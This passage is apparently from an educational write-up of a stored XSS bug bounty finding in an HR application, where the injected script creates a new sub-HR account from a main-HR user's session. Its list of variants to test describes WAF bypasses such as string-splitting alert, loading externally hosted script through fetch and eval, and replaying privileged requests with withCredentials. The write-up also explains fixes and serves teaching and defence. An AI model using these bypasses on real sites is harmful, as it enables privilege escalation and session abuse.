The application stores user-controlled employee data and later renders it in the Income Decl. tab, where an employee name containing HTML is interpreted as markup. The report does not describe the server-side code, so the exact encoding mistake is not shown; .
Output encoding means converting data before putting it into a page so that special characters are treated as text, not as instructions. If the name john is stored and later shown, that is fine. If the name <img src=x onerror=...> is stored and later shown without encoding, the browser sees an image tag and runs the handler. Context-aware means the encoding must match where the data lands: inside HTML text, inside an attribute, inside a script block, and inside a URL all need different treatment. A single generic escape is not enough.
The existing defences did not stop the attack. Cloudflare's WAF blocked obvious payloads such as script tags, alert() and fetch(), but it did not block the <u> HTML injection, console.log(), the aurebesh.js payload or the final payload. The CSP allowed fetching data from any domain, which made it possible to host the exploit code externally and load it at runtime, outside the WAF's view. The application also accepted the POST /hrusers/add request with a url-encoded body instead of multipart, so there were no boundaries to deal with.
In plain terms: the guard at the door was checking for known bad words, but the attacker kept splitting the words in half, hiding them in other words, or bringing the bad instructions in through a side entrance the guard was not watching. None of the layers was wrong on its own; together they left a path through.
Impact
A sub-HR account with standard access, which is not permitted to create sub-HR accounts, can store a payload in an employee record. When a main-HR account visits the Income Decl. tab, the payload runs in that user's session and creates a new sub-HR account through POST /hrusers/add. A new sub-HR account is therefore created, a type the attacker's own account could not create. The report does not state which role type the created account receives beyond the role_type value of 0 used in the request, nor what the newly created account can subsequently do.
This is called privilege escalation: starting with low permissions and ending up with higher ones. The attacker does not steal the main-HR user's password. They simply make the main-HR user's browser do the work, using the session cookie that is already there. From the server's point of view, the request is legitimate: it comes from the main-HR user's browser, with the main-HR user's cookie, to the endpoint the main-HR user is allowed to use. The only thing wrong is that the main-HR user never intended to send it.
The vulnerability was in a private bug bounty program, so it was rewarded and the blog post was allowed by the company. A bug bounty program is an arrangement where an organisation invites security researchers to test its systems and pays for valid findings, usually under rules about what may be disclosed and when. A private program means only invited researchers can take part, rather than anyone on the internet.
Fix
Based on the behaviour shown, the stored employee data should be output-encoded for the context in which it is rendered in the Income Decl. tab, so that HTML in a name is displayed as text rather than parsed as markup. A stricter CSP, in particular one that does not allow fetching script from any domain, would also have removed the external-hosting route used here.
In everyday terms: the application should treat everything a user types as text, never as instructions, and the browser should be told to refuse scripts from unknown places. Either change alone would have broken this attack; together they close the door and the side entrance.
Variants to test
If you are learning, these are the kinds of checks that follow from this report. Each one is a small experiment, and each has a clear sign of success.
- Spray an HTML injection payload such as
<u>test</u>into every field that is reflected or stored, then check whether it renders as markup in other users' views. A positive result is the tag taking effect in a page you do not control. - Try
console.log()whenalert()is blocked. A positive result is the message appearing in the browser console from the stored field. - Try splitting dangerous identifiers, for example
top["al"+"ert"](1);. A positive result is execution where the literal function name was blocked. - Try the aurebesh.js payload shown above in an event handler. A positive result is an alert firing despite the WAF.
- Check the CSP for allowed script sources. If any domain is permitted, host a script externally and load it with a reconstructed
fetchandeval. A positive result is the external code running in the victim's session. - Convert a multipart state-changing request to
application/x-www-form-urlencodedand replay it. A positive result is the server accepting the request and performing the action. - Replay a privileged action such as account creation from a lower-privileged session using the victim's credentials via
withCredentials. A positive result is the action succeeding with the victim's rights.
Glossary
- API: a defined way for one piece of software to talk to another, like a service counter with specific requests it accepts and responses it gives.
- Authentication: proving who you are, usually by logging in.
- Authorisation: what the system lets a logged-in user do, based on their role.
- Bug bounty program: an arrangement where an organisation invites researchers to test its systems and pays for valid findings under agreed rules.
- Burp Suite: a tool that sits between a browser and a web server so requests and responses can be inspected and edited.
- Cloudflare: a service that sits in front of a website, filtering traffic and providing a WAF among other protections.
- Content Security Policy (CSP): rules a website sends to the browser saying which sources of content, such as scripts, are allowed.
- Cookie: a small piece of data a browser stores for a website and sends back with each request, often used to keep you logged in.
- Cross-site scripting (XSS): a vulnerability where attacker-controlled code runs inside another user's browser session.
- Endpoint: a specific address on a server that performs a specific action.
- Escaping / output encoding: converting special characters in data so they are displayed as text rather than interpreted as instructions.
- eval(): a JavaScript function that runs a string as code.
- Event handler: an HTML attribute that tells the browser what to do when something happens, such as
onerrorwhen an image fails to load. - fetch(): a JavaScript function for requesting data from a server.
- Gist: a small code snippet hosted on GitHub with its own public URL.
- HTML injection: putting HTML tags into a page so the browser treats them as real markup.
- HTTP status code: a number a server returns to describe the result, such as 302 for a redirect.
- JavaScript: the programming language that runs in web browsers and makes pages interactive.
- Multipart/form-data: a way of packing several form fields into one request body, separated by a boundary string.
- Origin: the combination of scheme, host and port that identifies where a request came from.
- Payload: the piece of code or data an attacker sends to make the target do something unintended.
- POST request: an HTTP request that sends data to the server, typically used for actions that change things.
- Privilege escalation: gaining higher permissions than you were given.
- Proof of concept (PoC): a demonstration that an attack works end to end.
- Reflected: input that is echoed back into the page immediately, rather than saved.
- Session: the period during which a website remembers you are logged in, usually tracked by a cookie.
- Stored XSS: an XSS vulnerability where the malicious input is saved on the server and shown to other users later.
- URL encoding (application/x-www-form-urlencoded): a way of writing form data as one string of name=value pairs with special characters percent-encoded.
- WAF (Web Application Firewall): a filter that inspects web traffic and blocks requests or responses that look like attacks.
- withCredentials: a JavaScript setting that tells the browser to include cookies with a cross-origin request.
- XMLHttpRequest: an older JavaScript way of sending a request to a server without reloading the page.




